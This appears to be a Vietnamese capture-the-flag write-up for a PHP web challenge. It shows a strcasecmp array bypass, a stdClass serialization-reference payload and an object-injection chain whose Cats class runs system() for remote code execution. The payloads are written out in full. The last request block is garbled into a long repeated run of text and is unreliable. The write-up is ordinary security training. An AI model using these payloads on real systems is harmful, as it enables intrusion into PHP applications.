


Chặn với burp



Go to final.php



key?

Ý là bắt mình get ?key=something Nhiệm vụ của mình là tìm ra key là gì Quay lại với request ban đầu, thấy request gửi kèm với 1 cmd, starttls là câu lệnh của smtp mail, thử help nhưng không được, mình thử fuzz một số ký tự phía sau thì nhận thấy, câu lệnh phải có độ dài cùng với "starttls" thì mới thực thi

Có key là sT4yHOM3,chuyển sang final.php với key vừa nhận ta được mã nguồn 1

```
HTTP/1.1 200 0K

Date: Sun, 02 Aug 2020 13:38:44 GMT

Server: Apache/2.4.25 (Debian)

X-Powered-By: PHP/7.2.6

Vary: Accept-Encoding

Content-Length: 145

Connection: close

Content-Type: text/html; charset=UTF-8

key?if (isset($_GET['abc'])){
    if (!strcasecmp ($_GET['abc'], $flagl))
        echo $flagl;
    else
    echo 'Aye real vibe killer';} <br>
```

Bypass đơn giản với [] đầu vào

Có tiếp tục source thứ 2.

Đọc kỹ thì thấy vấn đề về serialize với tham chiếu tới địa chỉ ô nhớ của nhau, và không biết tên class nên mình sử dụng stdClass

```
n3mo@n3mo:~$ php cc.php
0:8:"stdClass":2:{s:4:"flag";s:2:"cc";s:3:"xyz";R:2;}n3mo@n3mo:~$
```

Payload: def=O:8:"stdClass":2:{s:4:"flag";s:2:"cc";s:3:"xyz";R:2;}

Tiếp tục có phần mã nguồn còn lại, đoạn này cũng dễ, rce ,class Dogs có phương thức wakeup, chỉ cần mình cho obj của dogs thành cats là có thể rce, exploit như sau

```
n3mo@n3mo:~$ cat x.php

<?php
class Cats{
        public $cmd="ls";
        public function close(){
        system($this-> cmd);
        }
}
class Dogs {
        public $obj;
}
$a= new Dogs();
$a->obj=new Cats();
echo serialize($a);
?>
n3mo@n3mo:~$ php x.php
0:4:"Dogs":1:{s:3:"obj";0:4:"Cats":1:{s:3:"cmd";s:2:"ls";}}n3mo@n3mo:~$
```

```
| ORT /final.php?key=TeyMON3cabc()=ccded=
| O:8: *stdlags:0:(s:4:*flagf;s:0:*cc*;s:2:*sya*;B:0:)&ghi=
| O:8: *stdlags:0:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s:3:*cab;)*o:(s
```

Đọc final.php là có flag